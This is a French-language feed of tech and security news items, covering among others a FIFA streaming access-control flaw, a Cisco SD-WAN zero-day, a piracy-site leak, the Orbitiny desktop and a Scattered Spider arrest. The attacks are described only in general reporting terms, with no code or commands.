  • dépendance aux outils appelés.
  • dépendance au modèle de langage choisi.
  • interprétation humaine nécessaire.
  • risque de bruit sur les systèmes testés.
  • nécessité de tester en environnement maîtrisé avant tout usage sérieux.

Un modèle peut proposer une action inutile, trop large ou mal adaptée au contexte. La couche de contrôle et les journaux sont donc utiles, mais ils ne dispensent pas d’une revue humaine.

Contribuer

Le projet est ouvert aux retours techniques. Les contributions les plus utiles concernent:

  • l’installation sur différentes distributions.
  • la documentation.
  • la reproductibilité des exemples.
  • la qualité des rapports Markdown.
  • la réduction des faux positifs.
  • l’ajout d’agents spécialisés.
  • la revue des scripts Docker et shell.
  • les garde-fous d’exécution.
  • les tests sur des laboratoires vulnérables.
  • les issues claires et reproductibles.

Les remarques sur la clarté du fonctionnement sont également bienvenues, surtout pour éviter de présenter l’outil comme plus mature qu’il ne l’est réellement.

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • FIFA - Un hacker pouvait rickroller le Mondial 2026 en direct
    Avis aux fans de foot parmi vous qui comptent regarder cette Coupe du Monde 2026, j'ai une bonne et une mauvaise nouvelle à vous annoncer ! Non, je déconne, je n'ai que des mauvaises nouvelles à vous annoncer ! La première, c'est qu'un chercheur en sécurité qui se fait appeler BobDaHacker s'est inscrit comme agent de joueurs sur la plateforme publique de la FIFA, et s'est retrouvé, quelques clics plus tard, à prendre possession des commandes de TOUS LES FLUX caméra de la Coupe du Monde ! Oui, to

FIFA - Un hacker pouvait rickroller le Mondial 2026 en direct

Par : Korben ✨
16 juin 2026 à 09:53

Avis aux fans de foot parmi vous qui comptent regarder cette Coupe du Monde 2026, j'ai une bonne et une mauvaise nouvelle à vous annoncer ! Non, je déconne, je n'ai que des mauvaises nouvelles à vous annoncer !

La première, c'est qu'un chercheur en sécurité qui se fait appeler BobDaHacker s'est inscrit comme agent de joueurs sur la plateforme publique de la FIFA, et s'est retrouvé, quelques clics plus tard, à prendre possession des commandes de TOUS LES FLUX caméra de la Coupe du Monde ! Oui, tous ces flux en direct diffusés sur toutes les chaînes du monde.

La deuxième mauvaise nouvelle, c'est que la FIFA n'a jamais pris la peine de lui répondre parce que visiblement, elle s'en branle que quelqu'un hack ses flux vidéo.

Et le pire les amis, c'est que c'était super fastoche à faire....

Tout commence donc sur le site agents.fifa.org, un portail où n'importe qui peut demander une licence d'agent en uploadant une pièce d'identité. BobDaHacker s'execute et après 2 refus pour une photo de mauvaise qualité, une troisième tentative est alors validée, et hop, notre chercheur en sécurité se retrouve automatiquement ajouté à l'annuaire d'identités de la FIFA. Avec ce sésame, il peut alors accéder à la "Football Data Platform", puis au panneau de gestion du streaming.

A partir de là, l'appli Angular du service lui affiche un joli "access denied"... sauf que c'est du flan car, tenez vous bien, le contrôle d'accès fonctionne côté client. Ouais, ouais, c'est de la folie. En fait, les APIs derrière acceptent gentiment n'importe quelle requête authentifiée sans jamais vérifier votre rôle.

Et au moment où il ouvre l'outil de gestion du streaming, le gars hallucine !! Devant lui, il peut voir chaque match du Mondial 2026 avec ses 5 flux caméra : le programme principal, le flux tactique, la Camera1 et les deux caméras placées en hauteur derrière les buts. Pour chacun d'entre eux, il y a l'adresse d'envoi du flux vidéo (l'URL RTMP d'ingestion), le manifest de preview et la sortie HLS.

Alors histoire d'être sûr de ne pas halluciner, il colle un des liens dans VLC et le flux vidéo s'affiche en live !

Pour bien comprendre l'enjeu, cette diffusion du Mondial est gérée par HBS, qui couvre 104 matchs dans 16 villes réparties entre les États-Unis, le Canada et le Mexique, avec 45 caméras par match. Ce sont littéralement les images que des milliards de gens, vous compris (mais pas moi), allez regarder. Et tout cela se monnaye à prix fort avec les chaines de TV par exemple.

Ce bon vieux BobDaHacker aurait pu balancer un rick roll, une vidéo de fesses, ou un faux discours de Trump annonçant l'arrivée des extraterrestre en direct, sur toutes les chaînes télé de la planète. Ou même tout couper...

Mais il ne l'a pas fait parce que c'est un professionnel ! (Sans parler de la certitude de finir en zonzon ^^.)

En prime, il pouvait aussi modifier les statistiques diffusées en temps réel, lire les notes préparées des commentateurs, et fouiller dans les fichiers planqués dans un blob storage Azure, à savoir des rapports de transferts, des comparatifs de revenus, des stats des arbitres et des coachs, et un mystérieux Debbie.xlsx dont on ne connaitra jamais le contenu...

Je me demande quand même dans quelle mesure, les mafias de l'IPTV n'étaient pas déjà au courant de ce "bug"... On ne le saura jamais.

Mais pour BobDaHacker, c'est là que commence la vraie galère, celle qui dure toute la nuit, parce que prévenir la FIFA d'un truc pareil, ça devrait être simple et pourtant, ça ne l'est pas du tout.

Il balance son rapport à plus de 10 adresses email de la FIFA, et 5 lui reviennent en erreur. Il tente alors un WhatsApp au responsable Football Technology & Data de la boîte, mais sans succès. Il appelle ensuite les bureaux de Zurich, mais pas de bol c'est fermé. Même la ligne téléphonique réservée à la presse est fermée aussi. Il laisse alors un simple message vocal au centre de diffusion de Dallas.

Et finalement, c'est MediaKind, le prestataire technique du streaming, qui décroche en pleine nuit. Puis la CISA américaine, dont la hotline 24/7 l'accueille plutôt bien. Et enfin le FBI, qu'il contacte carrément sur Signal.

Évidemment, la FIFA a été informée en suivant la règle du responsible disclosure et tout a été patché très rapidement.

Mais bizarrement, à ce jour, la FIFA n'a jamais répondu. Pas un merci, pas même un "vu". Voilà, le gars aura sauvé la Coupe du Monde mais n'aura même pas le droit à 2 places offertes pour aller voir un match, ni même une tape sur l'épaule.

La blague, c'est qu'ils ont même oublié de le retirer de la liste de diffusion de la Football Data Platform, du coup, il reçoit encore aujourd'hui les documents officiels des matchs du Mondial 2026 dans sa boîte mail.

Toute une analyse a été postée sur le blog du chercheur et je vous invite à la lire, parce que c'est un cas d'école.

Bravo à BobDaHacker qui a sans doute évité gratuitement l'un des plus gros bad buzz de l'histoire du foot.

  • ✇Korben
  • Spy Tech - la station de nombres cachée dans le GPS
    Pendant la Guerre froide, les services de renseignement diffusaient sur ondes courtes des suites de chiffres récitées par une voix synthétique, à destination de leurs agents sur le terrain. On appelait ça des "numbers stations", et personne en dehors du destinataire ne savait décoder le message. Steven Murdoch, professeur de sécurité informatique à l'University College London, vient de montrer que l'armée américaine fait à peu près la même chose depuis presque vingt ans, mais via le GPS que vous

Spy Tech - la station de nombres cachée dans le GPS

9 juin 2026 à 14:11

Pendant la Guerre froide, les services de renseignement diffusaient sur ondes courtes des suites de chiffres récitées par une voix synthétique, à destination de leurs agents sur le terrain. On appelait ça des "numbers stations", et personne en dehors du destinataire ne savait décoder le message.

Steven Murdoch, professeur de sécurité informatique à l'University College London, vient de montrer que l'armée américaine fait à peu près la même chose depuis presque vingt ans, mais via le GPS que vous avez dans la poche.

Tout part d'un champ obscur du signal GPS baptisé "Subframe 4, Page 17". Le signal civil L1 transmet en permanence 50 bits par seconde de données de navigation, et dans ce flux se cache un bloc de 176 bits que la spécification officielle IS-GPS-200 réserve aux "messages spéciaux", dont le contenu est laissé "à la discrétion du commandement opérationnel". Autrement dit, personne n'a jamais dit publiquement à quoi il servait.

Murdoch a récupéré plus de 12 millions d'observations de ce champ dans une archive publique de stations au sol, couvrant 2007 à début 2026. Dix-neuf ans de données passées dans une moulinette en langage Julia puis stockées dans une base DuckDB, pour en extraire un peu moins de 4 000 messages uniques de 176 bits.

Le 26 mai 2011, les 31 satellites actifs changent de comportement très rapidement, en quelques heures, exactement au moment du déploiement du réseau OTAD de l'armée, le système qui distribue à distance les clés de chiffrement. Le rythme de rotation des messages passe de 3,7 jours à 1,8 jour, ce qui colle parfaitement avec une livraison quotidienne de clés tactiques aux récepteurs militaires.

En mai 2022, toute la flotte ralentit encore, sans la moindre annonce. Et en décembre 2023, le satellite PRN 8 inaugure un nouveau format : un préfixe "TEXT" en clair, suivi de 18 octets de texte chiffré.

L'hypothèse de Murdoch, c'est que ce champ sert à l'OTAR, la mise à jour à distance des clés de chiffrement des récepteurs GPS militaires. Plutôt que d'envoyer un technicien recharger physiquement chaque appareil, on diffuse la "prochaine clé" directement dans le signal public, captée uniquement par les récepteurs sécurisés SAASM capables de la déchiffrer.

Le reste du temps, le contenu ressemble à du bruit parfaitement aléatoire, comme tout bon texte chiffré. Avec quelques fuites quand même : des séquences de test 0xAA quand aucune clé n'est en transit, et une même chaîne de 9 caractères, LY47IRP16, qui réapparaît à des mois d'intervalle, possible en-tête cryptographique mal masqué.

"Chaque satellite GPS est une numbers station. Les récepteurs ont toujours écouté, il est temps que la communauté sécurité regarde enfin les octets", écrit Murdoch. La méthode a quand même ses limites face aux bonnes vieilles ondes courtes : un signal GPS se brouille et se leurre facilement en zone de conflit, et il faut un firmware spécialisé pour en tirer quoi que ce soit.

Franchement, planquer pendant vingt ans un canal militaire chiffré dans le signal que des milliards de civils utilisent chaque jour, c'est du très grand art quand même.

Source : Benthamsgaze

  • ✇Korben
  • Encore un zero-day chez Cisco, exploité en ce moment même et toujours sans correctif
    Le Catalyst SD-WAN Manager de Cisco, anciennement appelé vManage, c'est la salle de contrôle depuis laquelle une grande entreprise règle, surveille et met à jour à distance le réseau entier qui relie ses dizaines d'agences, usines ou boutiques entre elles, et c'est ce logiciel très sensible qui se retrouve aujourd'hui troué par une faille déjà exploitée dans la nature. Le pire ? Aucun correctif. Référencée CVE-2026-20245 et notée 7,8 sur 10 sur l'échelle CVSS, le barème qui classe la dangerosité

Encore un zero-day chez Cisco, exploité en ce moment même et toujours sans correctif

8 juin 2026 à 11:35

Le Catalyst SD-WAN Manager de Cisco, anciennement appelé vManage, c'est la salle de contrôle depuis laquelle une grande entreprise règle, surveille et met à jour à distance le réseau entier qui relie ses dizaines d'agences, usines ou boutiques entre elles, et c'est ce logiciel très sensible qui se retrouve aujourd'hui troué par une faille déjà exploitée dans la nature.

Le pire ? Aucun correctif.

Référencée CVE-2026-20245 et notée 7,8 sur 10 sur l'échelle CVSS, le barème qui classe la dangerosité des failles de zéro à dix, la vulnérabilité permet à un attaquant déjà titulaire d'un compte d'administrateur réseau, le profil baptisé netadmin chez Cisco, de téléverser un fichier piégé que le logiciel contrôle mal, puis d'exécuter ses propres commandes en root, c'est-à-dire avec les pleins pouvoirs sur la machine.

Et toutes les versions sont concernées.

Peu importe que la console tourne sur les serveurs de l'entreprise, dans les offres Cloud et Cloud-Pro hébergées par Cisco, ou dans la déclinaison FedRAMP réservée aux administrations américaines, le trou est exactement le même partout.

Il y a plus inquiétant, car dans plusieurs cas bien réels observés par Cisco, l'attaque ne s'est pas arrêtée à la console : elle a poussé une modification de configuration jusqu'aux routeurs et boîtiers installés dans chaque site distant, ce qui revient, quand on tient la salle de contrôle, à tenir d'un coup l'ensemble du réseau de la boîte.

Une nuance, quand même.

Il faut déjà être authentifié pour déclencher la faille, sauf que Cisco conseille du coup d'installer en priorité les correctifs sortis le 14 mai pour deux autres vulnérabilités, CVE-2026-20182 et CVE-2026-20127, dont l'enchaînement offre justement à un assaillant les fameux droits netadmin qui ouvrent ensuite la porte au reste.

En attendant un vrai patch, dont la date n'est pas connue, l'éditeur se contente de publier des indicateurs de compromission, en clair des traces à repérer dans les journaux du serveur pour savoir si on s'est déjà fait avoir.

Et ce n'est pas la première. C'est même la sixième faille SD-WAN exploitée chez Cisco depuis janvier, et le deuxième zero-day, une faille attaquée avant l'arrivée du moindre correctif, en à peine deux mois.

Bref, un accès root activement exploité sur un équipement aussi central, et toujours pas de rustine, ça commence à faire vraiment beaucoup.

Source : The Register

  • ✇LinuxFr.org : les dépêches
  • 📰 Revue de presse — mai 2026
    Troisième édition 2026 de notre petit panorama, forcément subjectif et parti{e,a}l, de la presse papier (et en ligne) disponible en ce début d'année. Voici donc les nouveautés des éditions Diamond sorties récemment et disponibles jusqu'à fin juin, peu ou prou (ne tardez pas pour le hors-série de MISC qui est sorti en avril). GNU/Linux Magazine France no 281 interagit en Python avec les API de Mistral et Anthropic pour créer son propre agent ; SysOps Pratique no 155 bloque les bots AI ave

📰 Revue de presse — mai 2026

Par : Florent Zara
26 mai 2026 à 15:54

Troisième édition 2026 de notre petit panorama, forcément subjectif et parti{e,a}l, de la presse papier (et en ligne) disponible en ce début d'année.

Image une de Journal

Voici donc les nouveautés des éditions Diamond sorties récemment et disponibles jusqu'à fin juin, peu ou prou (ne tardez pas pour le hors-série de MISC qui est sorti en avril).

  • GNU/Linux Magazine France no 281 interagit en Python avec les API de Mistral et Anthropic pour créer son propre agent ;
  • SysOps Pratique no 155 bloque les bots AI avec HAProxy et Anubis ;
  • MISC magazine no 145 sur penche sur la sécurité de K8s, quand le DNS de ce dernier trahit les ressources du cluster ;
  • Hackable no 66 régule le chauffage électrique pièce par pièce en DIY avec Tasmota et Domoticz ;
  • MISC hors-série no 35 est consacré à la gouvernance et la conformité cyber.

Bonnes lectures !

Les sommaires des numéros de mai 2026

Mosaïque des couvertures GLMF 281 Mosaïque des couvertures SOP 155 Mosaïque des couvertures MISC 145 Mosaïque des couvertures HK 66 Mosaïque des couvertures MISC HS 35
 

GNU/Linux Magazine numéro 281

Au sommaire de ce numéro de mai — juin 2026 :

  • Back to the « Vibe Coding »…
  • Persistance des données dans le cloud avec MongoDB et Python ;
  • Python et les API d’intelligence artificielle ;
  • Utiliser GitLab CI/CD pour vos projets OpenBSD ;
  • Programmation structurée contre GOTO : l’espace liminaire entre les vaches sphériques et les spaghettis ;
  • Les codes fantastiques : there is no try ;
  • Sécuriser React sans stress : CSP à la sauce Apache ;
  • De nouvelles façons de construire des labyrinthes.

SysOps Pratique numéro 155 (ex Linux Pratique)

Au sommaire de ce numéro de mai — juin 2026 :

  • De l’IA pour les Ops ?
  • Puppet / Ansible : le mouvement et la gravité ;
  • Démarrer ses machines à la demande ;
  • HAProxy + Anubis : pesez l’âme de vos requêtes web ;
  • Hackez votre usine logicielle : bâtissez un hub de sécurité autonome ;
  • S'entraîner au routage Linux avancé sur son laptop avec les VRF ;
  • Longhorn : une solution simple de stockage redondant pour votre cluster Kubernetes.

MISC Magazine numéro 145

Au sommaire de ce numéro de mai — juin 2026 :

  • Protégez vos chaînes d’approvisionnement logicielles : NPM en exemple ;
  • Un buffet de gadgets de désérialisation - Clojure CVE-2017-20189, CVE-2024-22871 et plus encore ;
  • Kubernetes : quand le DNS trahit les ressources du cluster ;
  • Surveillance IoT : utilisation de hooks libc pour la supervision ;
  • Contournement de détection basée sur les hooks d’appels système avec io_uring ;
  • OpenBSD : dévoiler son système de fichiers avec unveil(2) ;
  • Retour d’expérience d’un processus de traitement des non-conformités sécurité.

Hackable numéro 66

Au sommaire de ce numéro de mai — juin 2026 :

  • Zephyr 4.3 : un système d’exploitation temps réel qui a le vent en poupe ;
  • Créez votre indicateur connecté pour vos streams Twitch ;
  • Régulation du chauffage électrique pièce par pièce en DIY avec Tasmota et Domoticz ;
  • Mettez à jour à distance vos systèmes embarqués sous Buildroot avec SWUpdate ;
  • Émulons un périphérique PCI/PCIe dans QEMU ;
  • Utilisons une libNFC « locale » pour lire un tag RFID non supporté : ST SRT512.

MISC hors‑série numéro 35

Au sommaire de ce numéro hors-série d'avril - mai 2026 :

  • État des lieux et évolution de la fraude : entretien avec Jonathan Spedale, analyste/enquêteur ;
  • Dossier sur la Gouvernance :
    • Point à l’AN 1 sur DORA : premiers audits et retours d’expérience terrain ;
    • Mettre en place un programme de formation cyber : de la stratégie à la culture ;
    • De l’insoutenable utilité des simulations de phishing ;
    • Sécurité de la chaîne d’approvisionnement numérique ;
    • Implémentation réussie ISO 27001 et SOC2 Type II : les leçons pratiques et actionnables ;
    • KP… Aïe ! Mode d’emploi des indicateurs de performance CSIRT/CERT ;
  • Plan de réponse à incident : le cas du ransomware.

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • Hydracker / Darkiworld piraté - Pas de lien avec le gérant de YGG, confirme le leaker
    Vous vous souvenez de YggTorrent qui s'est fait démonter en full 4K en mars dernier ? Eh ben rebelote !! Le mec qui gérait Ygg serait, d'après le leaker, derrière une autre plateforme pirate nommée Hydracker (l'ex-Darkiworld relooké hier) qui elle aussi s'est fait éclater à son tour. Un certain blackspell81 a balancé le catalogue en accès libre sur darkileak.buzz. Le pirate qui pirate le pirate qui s'était déjà fait avoir. C'est un délice ^^! Et ce qui a fuité, c'est du lourd avec environ 2,4 m

Hydracker / Darkiworld piraté - Pas de lien avec le gérant de YGG, confirme le leaker

Par : Korben ✨
18 mai 2026 à 18:51

Vous vous souvenez de YggTorrent qui s'est fait démonter en full 4K en mars dernier ?

Eh ben rebelote !! Le mec qui gérait Ygg serait, d'après le leaker, derrière une autre plateforme pirate nommée Hydracker (l'ex-Darkiworld relooké hier) qui elle aussi s'est fait éclater à son tour. Un certain blackspell81 a balancé le catalogue en accès libre sur darkileak.buzz. Le pirate qui pirate le pirate qui s'était déjà fait avoir. C'est un délice ^^!

Et ce qui a fuité, c'est du lourd avec environ 2,4 millions de liens de films et de séries, soit à peu près 130 000 torrents. En vrac, ça donne 17 Go de bases SQL d'un côté, 19 Go de JSON de l'autre, et 10 Go rien que pour les torrents.

De quoi lancer un téléchargement à la minute pendant 4 ans sans voir le bout du truc. Du coup, tout est dispo, gratos, maintenant ! Blackspell81 affirme aussi avoir aspiré la base utilisateurs, qui compte dans les 800 000 comptes (c'est l'héritage de Darkiworld, forcément, vu que le nouveau nom a à peine un jour) avec emails, mots de passe hashés, adresses IP, pseudos et historiques d'activité.

Sauf qu'il a décidé de NE PAS la publier ! Ouf pour tous les membres !

Et ce choix, il le revendique noir sur blanc car sur la page de leak, juste sous une citation d'Aaron Swartz ("Sharing is not immoral, it's a moral imperative"), le message est limpide : "Darkiworld a voulu imposer sa vision capitaliste du partage, nous avons donc pris les choses en main. Personne ne devrait avoir à payer pour du contenu piraté. Le but même de cette communauté est l'entraide et le partage. Nous avons ainsi hacké Darkiworld et ses serveurs internes afin de libérer le catalogue, désormais accessible à tous, gratuitement."

Le gars ne cible donc pas les utilisateurs, mais la "boîte" Darkiworld et son virage business.

Darkiworld, c'est surtout un vieux de la vieille qui a déjà changé de nom trois fois (PapaFlix, puis Darkino, et j'en passe) et ce mois-ci, il s'est "repositionné" pour ramasser les orphelins de Ygg : torrents, streaming intégré, téléchargement direct, abonnements premium, downloads accélérés, moins de pub, et même un navigateur maison baptisé "Hydra Browser".

Bref, du piratage en mode startup, avec offre freemium et tunnel de conversion. Donc au lieu de rester la petite communauté d'entraide du départ, la plateforme a foncé sur la monétisation, ce qui a fini par cristalliser la colère de ses utilisateurs et de ceux de Ygg.

Maintenant, d'après blackspell81, la personne qui tient le site aujourd'hui serait la même que celle qui pilotait Ygg, sous les pseudos Destroy et Oracle. Il évoque des adresses IP au Maroc qui correspondent et un mail "d'un certain Amine". À prendre avec des pincettes, hein, parce que personne d'autre n'a confirmé ça de façon indépendante pour l'instant.

Mais ces deux pseudos collaient déjà aux admins de Ygg dans plusieurs comptes rendus du hack de YggTorrent . Donc soit c'est le même bonhomme qui collectionne les fuites, soit quelqu'un veut très fort le faire croire.

Côté Hydracker, on assume mollement... Sur le Telegram officiel, un message signé "GANDALF" (oui oui) explique que "le dev vient de reprendre la main sur les serveurs", que c'est "très loin d'être la fin", et qu'ils ne se laisseront pas faire par "une dizaine de mécontents" face aux "milliers" qui apprécient le site.

Les changements indispensables dont il parle, ce sont donc les abonnements payants... voilà voilà.

Si vous aviez un compte sur Darkiworld ou Hydracker, partez du principe que vos identifiants ont fuité, même si la base users n'est pas publique. Car "Pas publiée" ne veut pas dire "pas exfiltrée". Ça veut juste dire "pas encore".

Du coup, changez ce mot de passe partout où vous l'avez recyclé (et je sais que vous l'avez recyclé ^^), activez la double authentification, et vérifiez votre email sur Have I Been Pwned .

Et souvenez-vous, T411 et Zone-Téléchargement tombés il y a des années déjà, le roi du scan manga Bato.to coulé en janvier, Ygg démoli en mars... les sites de téléchargement pirates se font dégommer en série depuis quelque temps pour des guéguerres internes qui surgissent à chaque fois quand le site se met à vendre du premium et qu'il devient, de fait, pile ce qu'il prétendait combattre.

Bref, qui sera le prochain ?

Édit du 18 mai : GANDALF, l'admin d'Hydracker, m'a contacté directement pour démentir. Selon lui, son équipe et le dev d'Hydracker n'ont aucun rapport avec ceux de Ygg. À ce moment-là, le hacker disait l'inverse, donc impossible de trancher.

Édit du 19 mai : Blackspell81 lui-même vient de confirmer qu'il n'existe aucun lien réel entre les propriétaires d'YGG et de DarkiWorld. Autrement dit, la connexion YGG évoquée dans l'article ne tient pas. Ce qui ne change pas : la fuite a bien eu lieu, les données sont dehors.
Source

Orbitiny, un bureau Linux portable qui se lance comme une appli et qui n’a rien demandé à personne

Orbitiny est un bureau Linux portable qui se lance comme une appli et qui ne joue pas dans la même catégorie.

Un bureau qui tourne au-dessus d’un autre, et ce n’est pas une blague

Dans l’écosystème des environnements de bureau Linux, on connaît les approches classiques, un gestionnaire de fenêtres, un compositeur, un panel, un menu, des services de session. Orbitiny arrive avec une idée qui semble contre nature, un bureau complet qui se lance comme une simple application, au-dessus de votre environnement actuel, sans remplacer quoi que ce soit, sans ouvrir une nouvelle session, sans toucher à votre configuration.

On clique, et un deuxième bureau apparaît, avec son propre panel, son propre menu, son propre gestionnaire de fichiers, comme une couche graphique autonome qui s’empile sur la première. C’est inhabituel, mais ça fonctionne.

Comment ça marche réellement, sous le capot

Orbitiny n’utilise pas KWin, Mutter ou Openbox. Il embarque son propre mini gestionnaire de fenêtres, écrit en Qt et C++, qui ne prend pas le contrôle de la session. Le système hôte continue de gérer les vraies fenêtres, les notifications, les entrées clavier et souris. Orbitiny ne gère que ce qu’il crée lui-même.

Techniquement, Orbitiny est une application Qt géante, un conteneur qui simule un bureau, un panel, un menu, un gestionnaire de fichiers et des services internes. Cela lui permet de tourner au-dessus de KDE, GNOME, Xfce ou n’importe quoi d’autre, sans conflit de compositeur, sans guerre de raccourcis clavier, sans écraser les paramètres de session.

C’est cette encapsulation qui rend possible le mode portable et l’exécution parallèle.

Qu’est-ce que ça apporte que les autres bureaux n’apportent pas

Orbitiny ne cherche pas à remplacer KDE ou GNOME. Il propose autre chose, un bureau autonome, portable, encapsulé, qui peut être lancé n’importe où, sans installation, sans dépendances lourdes, sans interaction profonde avec le système.

Ce que cela change concrètement :

  1. un bureau que l’on transporte réellement sur une clé USB, avec ses réglages et ses plugins
  2. un environnement isolé pour tester des applications sans polluer son bureau principal
  3. un espace de travail temporaire pour les techniciens, les formateurs, les utilisateurs nomades
  4. une solution pour les distributions live qui veulent proposer un bureau complet sans l’intégrer au système
  5. une manière de contourner les limitations d’un bureau hôte sans le modifier

Orbitiny n’est pas un remplaçant, c’est un bureau parallèle, un bac-à-sable/sandbox graphique.

Des fonctionnalités déjà bien avancées

Le gestionnaire de fichiers maison, Qutiny, propose des fonctions rarement vues ailleurs, fusion de fichiers texte par glisser déposer, fusion d’images verticalement, recherche par nom et par contenu, double panneau, gestion des opérations avec emblèmes visuels. Ce sont des fonctions immédiatement utiles, sans installer d’outils externes.

Le bureau gère les gestes souris, jusqu’à douze par bouton, gauche ou droit. On peut dessiner un cercle pour ouvrir un terminal, une ligne pour lancer un navigateur, un zigzag pour fermer une fenêtre interne. C’est rapide, efficace, et entièrement configurable.

Chaque écran physique peut avoir son propre fond d’écran, ses propres raccourcis, ses propres applets. Chaque bureau virtuel peut également avoir sa propre configuration. Cela permet de créer des espaces de travail réellement indépendants.

Orbitiny détecte automatiquement WINE et DOSBox. On peut lancer un .exe Windows ou un programme DOS directement depuis le bureau ou le gestionnaire de fichiers, sans créer de fichier .desktop ou de configuration manuelle.

Le mode portable, la vraie différence

L’archive fait environ 185 Mo. On la décompresse sur une clé USB, on lance start-orbitiny, et tout fonctionne immédiatement. Tous les réglages sont stockés dans le dossier d’extraction. On peut donc transporter son bureau complet, ses préférences, ses plugins, et les retrouver sur n’importe quelle machine Linux.

Pour les techniciens, c’est un bureau de secours.
Pour les utilisateurs avancés, c’est un environnement jetable.
Pour les curieux, c’est un terrain d’expérimentation sans risque.
Pour les distributions live, c’est un bureau plug and play.

Informations concrètes

Orbitiny est sous licence GPLv3. Le code source et les binaires sont disponibles sur SourceForge. Le projet est développé par Sasko Usinov. Les premières versions datent de 2023, la version actuelle est la 0.3.0.

Orbitiny utilise Qt 5 et Qt 6 selon les modules, du C++ moderne, et une architecture modulaire composée de 48 composants isolés. Si un composant plante, le reste du bureau continue de fonctionner. C’est un choix technique rare dans les environnements de bureau.

Le développement est actif, et les prochaines étapes annoncées concernent l’amélioration du système de plugins, un thème sombre complet et la stabilisation du mode portable.

Premières impressions, un projet jeune mais déjà solide

Orbitiny tourne vite, tourne bien, tourne même très bien pour un bureau qui s’empile sur un autre. Le gestionnaire de fichiers accède directement au système hôte, le panneau de configuration est déjà complet, l’ensemble est fluide et cohérent.

On est loin du prototype bricolé un dimanche soir. Orbitiny ressemble à un projet avec une vision claire, et surtout avec une approche technique différente de ce que l’on voit habituellement.

Un concept étrange mais une idée qui mérite d’exister

Orbitiny ne remplacera pas KDE ou GNOME, mais ce n’est pas son but. Il propose une approche différente, un bureau autonome, portable, encapsulé, qui peut cohabiter avec n’importe quel environnement existant. Rien que pour ça, il mérite d’être essayé.

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • Scattered Spider - Un cybercriminel arrêté à cause d'un collier en diamants
    Y'a des génies du crime, et puis y'a Peter Stokes, alias Bouquet, 19 ans, presque toutes ses dents, double nationalité américano-estonienne, et surtout membre de Scattered Spider, le collectif qui a déjà plumé MGM et Caesars. Le mec a tellement bien réussi son coup qu'il est parti se payer des vacances à Tokyo, sauf que pour fêter ça, en bon teubé, il a posté sur Snapchat des selfies de sa grosse tête avec un tout nouveau bijou : un collier en diamants HACK THE PLANET. Comme dans le film de 1995

Scattered Spider - Un cybercriminel arrêté à cause d'un collier en diamants

Par : Korben ✨
6 mai 2026 à 17:06

Y'a des génies du crime, et puis y'a Peter Stokes, alias Bouquet, 19 ans, presque toutes ses dents, double nationalité américano-estonienne, et surtout membre de Scattered Spider, le collectif qui a déjà plumé MGM et Caesars.

Le mec a tellement bien réussi son coup qu'il est parti se payer des vacances à Tokyo, sauf que pour fêter ça, en bon teubé, il a posté sur Snapchat des selfies de sa grosse tête avec un tout nouveau bijou : un collier en diamants HACK THE PLANET. Comme dans le film de 1995 mais en plus bling bling !

Hé bien grâce à ça, le FBI a fini par le coffrer lors de son escale d'Helsinki.

Bouquet (oui, j'ai pas précisé mais c'est son pseudo) opérait donc dans le groupe Scattered Spider, ce collectif d'ados anglophones qui ne s'embête pas avec des failles zero-day parce que de toute façon, ils ne sauraient pas les utiliser.

À la place, ils ont leur propre méthode super technique vous allez voir... ils appellent le support IT de la cible et embobinent un pauvre mec pour qu'il reset le 2FA d'un admin.

Et voilà comment notre cher Bouquet a pu sortir 100 Go de données d'un revendeur de produits de luxe (la plainte désigne sobrement la "Company F", mais ça pue Harrods d'après la presse anglaise) en seulement quelques heures, réclamé 8 millions de rançon, et causé plus de 2 millions de dégâts.

Du coup, plainte fédérale à Chicago, 6 chefs (wire fraud, conspiracy, computer intrusion comme ils disent là-bas avec l'accent cowboy), + extradition vers les USA en cours. C'est le bouquet final pour lui ! (Oui, jeu de mots, roh roh roh).

Tyler Buchanan, 24 ans, autre membre du club, a de son côté déjà plaidé coupable d'avoir empoché 8 millions en crypto via du SMS phishing. Faut dire qu'en 2024, le groupe envoyait fièrement des messages genre "Fuck off, FBI" aux agents fédéraux qui enquêtaient sur eux.

Très rebelles nos kikoulool ! Enfin, comme vous le savez, qui fait le malin tombe dans le ravin, et qui fait le mariole avec un collier finit avec des bracelets ^^. (J'ai pas trouvé mieux, déso... lol)

Bref, Bouquet vient à lui seul d'écrire le chapitre 1 du manuel "Comment ne PAS être un cybercriminel à succès" et dont la règle n°1 est : "Si t'es recherché par le FBI, ne montre pas ton butin sur Snapchat"

Source

  • ✇Korben
  • Quand les hackers de Rockstar font monter l'action Take-Two
    Énorme retournement de situation. ShinyHunters, le groupe qui avait piraté Rockstar via Anodot mi-avril et exigé une rançon, a fini par balancer ses données sur internet quand l'éditeur a refusé de payer. Le but était de faire mal financièrement à Take-Two, sauf que les chiffres révélés étaient si impressionnants que l'effet a été l'exact opposé. En effet, l'action Take-Two est passée d'environ 202 dollars à presque 208 dollars en une matinée, soit une capitalisation boursière qui a pris à peu p

Quand les hackers de Rockstar font monter l'action Take-Two

Par : Korben ✨
6 mai 2026 à 16:35

Énorme retournement de situation. ShinyHunters, le groupe qui avait piraté Rockstar via Anodot mi-avril et exigé une rançon, a fini par balancer ses données sur internet quand l'éditeur a refusé de payer. Le but était de faire mal financièrement à Take-Two, sauf que les chiffres révélés étaient si impressionnants que l'effet a été l'exact opposé. En effet, l'action Take-Two est passée d'environ 202 dollars à presque 208 dollars en une matinée, soit une capitalisation boursière qui a pris à peu près un milliard de dollars dans la foulée. C'est fou !

Ce que les hackers ont mis en ligne, c'est notamment que GTA Online génère plus d'un million de dollars par jour , soit autour de 500 millions par an. Et tout cela, 13 ans après le lancement sur 5 plateformes différentes, simplement grâce aux Shark Cards (les cartes prépayées du jeu). Pour un éditeur qui s'apprête à sortir son GTA 6 en novembre prochain, faut dire que ce genre de stats montre qu'ils ont les reins hyper solides, ce qui rassure les investisseurs.

Bref, au lieu de sanctionner Take-Two pour la fuite de données et la faille Anodot, Wall Street y a simplement vu la confirmation de ce que tout le monde soupçonnait : la machine à cash de Rockstar tourne à plein régime, et un éventuel GTA 6 au même niveau de monétisation, même partielle, ferait exploser les compteurs !!

Rockstar a également publié une déclaration courte et carrée pour dire que la violation n'aurait pas d'impact sur le studio ou le dev de GTA 6. Rien de plus...

